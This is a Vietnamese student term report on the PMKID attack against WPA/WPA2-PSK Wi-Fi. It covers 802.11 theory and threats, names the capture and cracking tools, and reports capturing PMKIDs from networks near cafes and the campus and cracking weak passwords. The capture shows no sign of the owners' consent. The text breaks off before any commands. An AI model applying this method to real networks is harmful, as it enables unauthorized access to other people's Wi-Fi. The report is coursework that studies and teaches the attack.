BỘ GIÁO DỤC VÀ ĐÀO TẠO

TRƯỜNG ĐẠI HỌC SƯ PHẠM KỸ THUẬT

THÀNH PHỐ HỒ CHÍ MINH

KHOA: CÔNG NGHỆ THÔNG TIN

BÁO CÁO CUỐI KÌ

MÔN: MẬT MÃ ỨNG DỤNG

LỚP: CRYP331980_23_2_01

ĐỀ TÀI: WIRELESS NETWORK SECURITY
PMKID ATTACK ON WPA/WPA2 WIFI

GVHD: Trần Đắc Tốt

Sinh viên thực hiện:

Nguyễn Thắng Lợi_22162023

Lê Anh Khoa_22162016

Nguyễn Trí Dũng_22162009

Nguyễn Văn Trường_22162052

TP. Hồ Chí Minh, tháng 04 năm 2024

Mục Lục

TỔNG QUAN

1. Mục Tiêu Nghiên Cứu

Với đề tài về Wireless Network Security, có rất nhiều chủ đề có thể khai thác liên quan đến các loại mạng không dây phổ biến như Wifi, Bluetooth, mạng di động,… tương ứng với nhiều hình thức tấn công và bảo mật mạng khác nhau.

Trong dự án này, nhóm nghiên cứu tập trung khai thác một trong những loại mạng không dây cực kì phổ biến trong đời sống đó là mạng Wifi, mà tâm điểm là Wifi hộ gia đình và văn phòng nhỏ (WPA/WPA2-PSK).

Dự án được thực hiện xoay quanh vấn đề bảo mật liên quan đến mạng Wifi WPA/WPA2-PSK, hướng đến các mục tiêu chính sau đây:

- Tìm hiểu về khái niệm và cơ chế hoạt động của mạng Wifi nói chung và mạng Wifi WPA/WPA2-PSK nói riêng.
- Tìm hiểu các nguy cơ gây mất an toàn thông tin trong mạng Wifi.
- Tìm hiểu và thực hiện kỹ thuật PMKID Attack đối với Wifi WPA/WPA2-PSK [1].
- Nghiên cứu về tâm lí học trong việc đặt mật khẩu của các mạng Wifi hộ gia đình
- Đề xuất các giải pháp đảm bảo an toàn thông tin cho mạng Wifi

2. Thời Gian Và Phạm Vi Nghiên Cứu

Về thời gian: dự án được tiến hành thực hiện trong khoảng thời gian từ đầu tháng 03/2024 đến giữa tháng 04/2024

Về phạm vi nghiên cứu: liên quan đến vấn đề bảo mật mạng Wifi và Wifi WPA/WPA2-PSK nói riêng, nguồn dữ liệu được thu thập từ các mạng wifi quanh phạm vi trường ĐH Sư phạm Kỹ thuật TPHCM và một số khu vực khác tại Thủ Đức nhằm mô phỏng lại kỹ thuật tấn công dựa trên PMKID.

3. Phương Pháp Nghiên Cứu

Nhóm nghiên cứu sử dụng nhiều kết hợp nhiều phương pháp khác nhau trong xây dựng và phát triển dự án:

- Phân tích, tổng hợp: nhằm nêu ra các đặc điểm và vấn đề cốt lõi trong việc bảo mật mạng Wifi và đề xuất giải pháp

- So sánh, thống kê: ứng dụng trong việc phân tích khía cạnh tâm lí học của người dùng khi đặt mật khẩu tại các wifi gia đình và từ đó làm nền tảng cho việc khái thác tấn công dựa trên PMKID

CÁC GIAI ĐOẠN THỰC HIỆN

1. Tìm Hiểu Đề Tài

1.1. Tổng quan

Nhóm nghiên cứu tiến hành các bước phân tích, tra cứu nhiều tài liệu nhằm đưa ra cái nhìn tổng quát về đề tài. Phân rã thành các chủ đề nhỏ có liên quan và tiến hành tìm hiểu, nghiên cứu từng mảng kiến thức, bao quát từ lý thuyết đến thực hành vận dụng.

Với tâm điểm là xoay quanh chủ đề Wireless Network Security, dự án được xây dựng và triển khai hướng đến các mục đích chính sau:

- Tìm hiểu về khái niệm và cơ chế hoạt động của mạng Wifi nói chung và mạng Wifi WPA/WPA2-PSK nói riêng.
- Tìm hiểu các nguy cơ gây mất an toàn thông tin trong mạng Wifi.
- Tìm hiểu và thực hiện kỹ thuật PMKID Attack đối với Wifi WPA/WPA2-PSK.
- Nghiên cứu về tâm lí học trong việc đặt mật khẩu của các mạng Wifi hộ gia đình.
- Đề xuất các giải pháp đảm bảo an toàn thông tin cho mạng Wifi.

1.2. Cơ sở lý thuyết

Nhóm tiến hành việc tra cứu, tìm hiểu và phân tích về cơ sở lý thuyết của các chủ đề có liên quan đến Wireless Network Security. Khởi đầu từ việc tìm hiểu về các loại mạng không dây, trong đó đi sâu vào mạng Wifi hay cụ thể hơn là các tiêu chuẩn mạng không dây IEEE 802.11. IEEE 802.11 là một tập các chuẩn của tổ chức IEEE (Institute of Electrical and Electronic Engineers) bao gồm các đặc tả kỹ thuật liên quan đến hệ thống mạng không dây[2].

Nhóm nghiên cứu tiến hành phân tích từ cấu trúc, cơ chế hoạt động và các phân loại của mạng Wifi qua các thế hệ theo các tiêu chuẩn IEEE. IEEE 802.11 đã trải qua nhiều phiên bản để cải thiện tốc độ và tính năng của mạng không dây. Có nhiều chuẩn nhỏ của chuẩn kết nối 802.11 như 802.11a (WiFi 2) , 802.11b (WiFi 1) , 802.11g (WiFi 3), 802.11n (WiFi 4), 802.11ac (WiFi 5), và 802.11ax (WiFi 6)[3]. Mỗi chuẩn này có những đặc điểm riêng về tốc độ, băng tần, và phạm vi phát sóng.

Sau khi nắm bắt được các khái niệm nền tảng, nhóm tiến hành tìm hiểu về các mối đe dọa có thể gây mất an toàn thông tin trong các hệ thống mạng không dây nói chung. Những nguy cơ tiểu biểu có thể liệt kê như sau[4]:

- **Accidental association**: Các mạng LAN không dây của công ty hoặc các điểm truy cập không dây đến các mạng LAN có dây ở gần nhau (ví dụ, trong cùng một tòa nhà hoặc các tòa nhà liền kề) có thể tạo ra phạm vi truyền sóng chồng lấn. Người dùng có ý định kết nối với một mạng LAN có thể vô tình kết nối vào điểm truy cập không dây từ một mạng lưới lân cận. Mặc dù việc vi phạm bảo mật là không cố ý, nó vẫn tiết lộ nguồn tài nguyên của một mạng LAN cho người dùng không cố ý.
- **Malicious association**: Trong tình huống này, một thiết bị không dây được cấu hình để xuất hiện như là một điểm truy cập hợp lệ, cho phép người vận hành có thể đánh cắp mật khẩu từ người dùng hợp lệ và sau đó xâm nhập vào mạng có dây thông qua một điểm truy cập không dây hợp lệ.
- **Ad hoc networks**: Đây là các mạng ngang hàng giữa các máy tính không dây mà không có điểm truy cập ở giữa chúng. Những mạng như vậy có thể gây ra mối đe dọa an ninh do thiếu một điểm kiểm soát trung tâm.
- **Nontraditional networks:** Các mạng và liên kết không truyền thống, như thiết bị mạng cá nhân Bluetooth, máy đọc mã vạch, và PDA cầm tay, đều gây ra rủi ro an ninh cả về nghe lén và giả mạo.
- **Identity theft (MAC spoofing)**: Điều này xảy ra khi kẻ tấn công có khả năng nghe lén lưu lượng mạng và xác định địa chỉ MAC của một máy tính có quyền truy cập mạng.
- **Tấn công man-in-the-middle**: Loại tấn công này được mô tả trong bối cảnh của giao thức trao đổi khóa Diffie–Hellman. Một cách rộng rãi hơn, tấn công này liên quan đến việc thuyết phục người dùng và điểm truy cập tin rằng họ đang nói chuyện với nhau khi thực tế là giao tiếp đang diễn ra thông qua một thiết bị tấn công trung gian. Mạng không dây đặc biệt dễ bị tấn công như vậy.
- **Tấn công từ chối dịch vụ (DoS)**: Trong bối cảnh của một mạng không dây, một cuộc tấn công DoS xảy ra khi kẻ tấn công liên tục tấn công một điểm truy cập không dây hoặc một cổng không dây khác có thể truy cập với các thông điệp giao thức được thiết kế để tiêu thụ tài nguyên hệ thống. Môi trường không dây tạo điều kiện cho loại tấn công này, vì kẻ tấn công có thể dễ dàng hướng nhiều thông điệp không dây vào mục tiêu.


- **Network injection**: Một cuộc tấn công Network injection nhắm vào các điểm truy cập không dây mà không được lọc lưu lượng mạng, như thông điệp giao thức định tuyến hoặc thông điệp quản lý mạng. Một ví dụ về loại tấn công như vậy là việc sử dụng các lệnh cấu hình giả mạo để ảnh hưởng đến bộ định tuyến và công tắc để làm giảm hiệu suất mạng.

Tiêu chuẩn 802.11 ban đầu đã bao gồm một loạt các tính năng bảo mật để đảm bảo sự riêng tư và xác thực, nhưng chúng khá yếu. Để bảo vệ sự riêng tư, 802.11 đã định nghĩa thuật toán Wired Equivalent Privacy (WEP). Tuy nhiên, phần bảo mật này trong tiêu chuẩn 802.11 chứa đựng nhiều điểm yếu quan trọng. Sau khi WEP được phát triển, the 802.11i task group đã xây dựng một loạt khả năng mới để giải quyết các vấn đề về bảo mật của WLAN. Với mong muốn đẩy nhanh quá trình tích hợp bảo mật mạnh mẽ vào mạng WLAN, Wi-Fi Alliance đã công bố Wi-Fi Protected Access (WPA) như một tiêu chuẩn Wi-Fi. WPA là một tập hợp các cơ chế bảo mật giúp loại bỏ hầu hết các vấn đề bảo mật của 802.11 và được xây dựng dựa trên trạng thái hiện tại của tiêu chuẩn 802.11i. Dạng cuối cùng của tiêu chuẩn 802.11i được gọi là Robust Security Network (RSN). Wi-Fi Alliance chứng nhận các nhà cung cấp tuân thủ đầy đủ đặc tả 802.11i trong chương trình WPA2[5].


Với định hướng là thử nghiệm tấn công trên Wifi WPA/WPA2-PSK, nhóm nghiên cứu tiến hành tìm hiểu chuyên sâu về cơ chế hoạt động của tiêu chuẩn IEEE 802.11i[6]. Trong đó bao gồm việc tìm hiểu về các services và protocols cùng các thuật toán mã hóa có liên quan. Tiếp sau đó là tìm hiểu về các giai đoạn trong cơ chế hoạt động[7]:

- **Discovery:** Một AP sử dụng các tin nhắn gọi là Beacons và Probe Responses để quảng cáo chính sách bảo mật IEEE 802.11i của mình. STA sử dụng chúng để xác định một AP cho một WLAN mà nó muốn giao tiếp. STA kết hợp với AP, mà nó sử dụng để chọn bộ mã và cơ chế xác thực khi Beacons và Probe Responses đưa ra lựa chọn.
- **Authentication**: Trong giai đoạn này, STA và AS chứng minh danh tính của họ cho nhau. AP chặn lưu lượng không được xác thực giữa STA và AS cho đến khi giao dịch xác thực thành công. AP không tham gia vào giao dịch xác thực ngoài việc chuyển tiếp lưu lượng giữa STA và AS.
- **Key generation and distribution**: AP và STA thực hiện một số thao tác gây ra việc tạo ra và đặt các khóa mật mã lên AP và STA. Khung dữ liệu được trao đổi giữa AP và STA duy nhất.

- **Protected data transfer**: Khung dữ liệu được trao đổi giữa STA và trạm cuối thông qua AP. Như được chỉ ra bởi việc tô sáng và biểu tượng mô-đun mã hóa, truyền dữ liệu an toàn chỉ xảy ra giữa STA và AP; bảo mật không được cung cấp từ đầu đến cuối.
- **Connection termination**: AP và STA trao đổi các khung dữ liệu. Trong giai đoạn này, kết nối an toàn bị phá vỡ và kết nối được khôi phục về trạng thái ban đầu.



(a) Services and protocols



(b) Cryptographic algorithms

CBC-MAC = Cipher Block Chaining Message Authentication Code (MAC)
CCM = Counter Mode with Cipher Block Chaining Message Authentication Code
CCMP = Counter Mode with Cipher Block Chaining MAC Protocol
TKIP = Temporal Key Integrity Protocol







Figure 18.7 IEEE 802.11i Phases of Operation





(a) Pairwise key hierarchy



1.3. Cơ sở thực tiễn

Nhóm nghiên cứu tiến hành khảo sát tình hình thực tế tại khu vực quanh trường ĐH Sư Phạm Kỹ Thuật TPHCM cùng một số khu vực đông dân cư khác ở Thủ Đức nhằm đánh giá tiềm năng khi khai thác các lổ hổng liên quan đến Wifi WPA/WPA2-PSK.


Đồng thời phân công tra cứu, tìm hiểu nhiều phương pháp tấn công, cách thức khai thác lổ hổng đối với mạng WPA/WPA2-PSK. Theo đó nhóm tiến hành phân tích dựa trên các pha trong cơ chế hoạt động của mạng theo tiêu chuẩn IEEE 802.11i, sau đó lựa chọn các phương pháp để khả thi để nghiên cứu cho dự án.


Sau kết quả khảo sát sơ bộ cùng với việc tìm hiểu các phương pháp tấn công khác nhau cũng như nền tảng lý thuyết trước đó, nhóm quyết định triển khai theo phương pháp tấn công dựa trên PMKID. Kỹ thuật tấn công WPA/WPA2 sử dụng

PMKID được phát hiện bởi Jens ‘Atom’ Steube, người phát triển chính của công cụ crack mật khẩu nổi tiếng Hashcat[8].

Vào ngày 4 tháng 8 năm 2018, phương pháp tấn công đã được công bố đối với các mạng không dây sử dụng WPA/WPA2-PSK (pre-shared key)[9]. Lỗ hổng này cho phép kẻ tấn công lấy được PSK đang được sử dụng cho SSID cụ thể. Điều này ảnh hưởng đến hầu hết các nhà cung cấp dịch vụ không dây sử dụng công nghệ chuyển vùng theo các tiêu chuẩn mạng 802.11i/p/q/r.

PMKID là mã định danh khóa duy nhất được AP sử dụng để theo dõi PMK đang được sử dụng cho máy khách. PMKID là dẫn xuất của AP MAC, Client MAC, PMK và PMK Name. Kẻ tấn công nhắm vào các frame quản lý được sử dụng trong quá trình chuyển vùng để lấy PMKID được sử dụng cho mỗi máy khách và tiến hành tấn công vét cạn theo từ điển. PMKID được lưu vào bộ nhớ đệm trên các AP để tăng cường chuyển vùng. Bộ nhớ đệm PMK được sử dụng để thiết lập chuyển vùng mượt mà cho các ứng dụng nhạy cảm với thời gian. Sử dụng bộ nhớ đệm PMKID, máy khách không phải trải qua toàn bộ chu trình xác thực và giảm thời gian cần thiết để máy khách xác thực với AP mới.





1.4. Cách thức triển khai ứng dụng thực tế

Nhóm tiến hành việc tìm hiểu và phân tích cách thức triển khai phương pháp tấn công nói trên theo tài liệu chia sẻ từ chính tác giả Jens 'Atom' Steube trên forum của Hashcat cùng một số nguồn khác đến từ các website uy tín về an ninh mạng.

Theo đó có để triển khai thực tế thì ta cần một số công cụ sau[10]:

- hcxdumptool v4.2.0 or higher
- hcxtools v4.2.0 or higher
- hashcat v4.2.0 or higher
- Network adapter được chuyển sang monitor mode, ở đây nhóm sử dụng thiết bị USB WiFi TPLink WN722N

2. Kiểm Nghiệm Tính Khả Thi Của Dự Án Ứng Dụng

Nhóm tiến hành các buổi thu thập thử nghiệm PMKID tại một số khu vực gần nhà để đánh giá khả năng thu thập dữ liệu cũng như kiểm nghiệm phạm vi thu sóng của thiết bị. Từ đó đưa ra chiến lược phù hợp cho việc khâu thu thập và xử lí dữ liệu. Đồng thời thử nghiệm tấn công với một số ít dữ liệu thu được dựa trên từ điển các mật khẩu thông dụng và dễ nhớ để kiểm chứng khả năng thành công.

Kết quả đạt được tương đối khả quan khi thu thập gần các địa điểm công cộng như quán cafe hay các cơ sở vui chơi giải trí, nơi có lượng truy cập đông và di chuyển nhiều, tạo cơ hội cho việc nghe lén và đánh cắp PMKID. Bằng một số từ

điển thông dụng xoay quanh các con số dễ nhớ, nhóm đã thành công khôi phục được một số mật khẩu đơn giản như 123456789, xincamon,… từ dữ liệu thu thập.

3. Họp Nhóm Và Xây Dựng Kế Hoạch

Nhóm tiến hành họp và xây dựng kế hoạch chi tiết về các bước thực hiện dự án ứng dụng sau khi đã trải qua giai đoạn cùng nhau nghiên cứu các lý thuyết nền tảng và phương pháp PMKID Attack được công bố trên diễn đàn của Hashcat. Phân tích dựa trên tiền đề ấy, nhóm đưa ra các bước tiến hành như sau:

- Thu Thập Và Xử Lí Dữ Liệu
- Nghiên Cứu Về Tâm Lí Học Trong Việc Thiết Lập Mật Khẩu
- Thiết Kế Bộ Từ Điển Phục Vụ Tấn Công Vét Cạn
- Tiến Hành Tấn Công Vét Cạn Offline
- Viết báo cáo tổng kết

4. Thực Hiện Dự Án Ứng Dụng


4.1. Thu Thập Và Xử Lí Dữ Liệu

Đầu tiên, người đi thu thập dữ liệu sẽ tiến hành cài đặt và thực hiện các thiết lập cần thiết cho thiết bị thu sóng như sau:

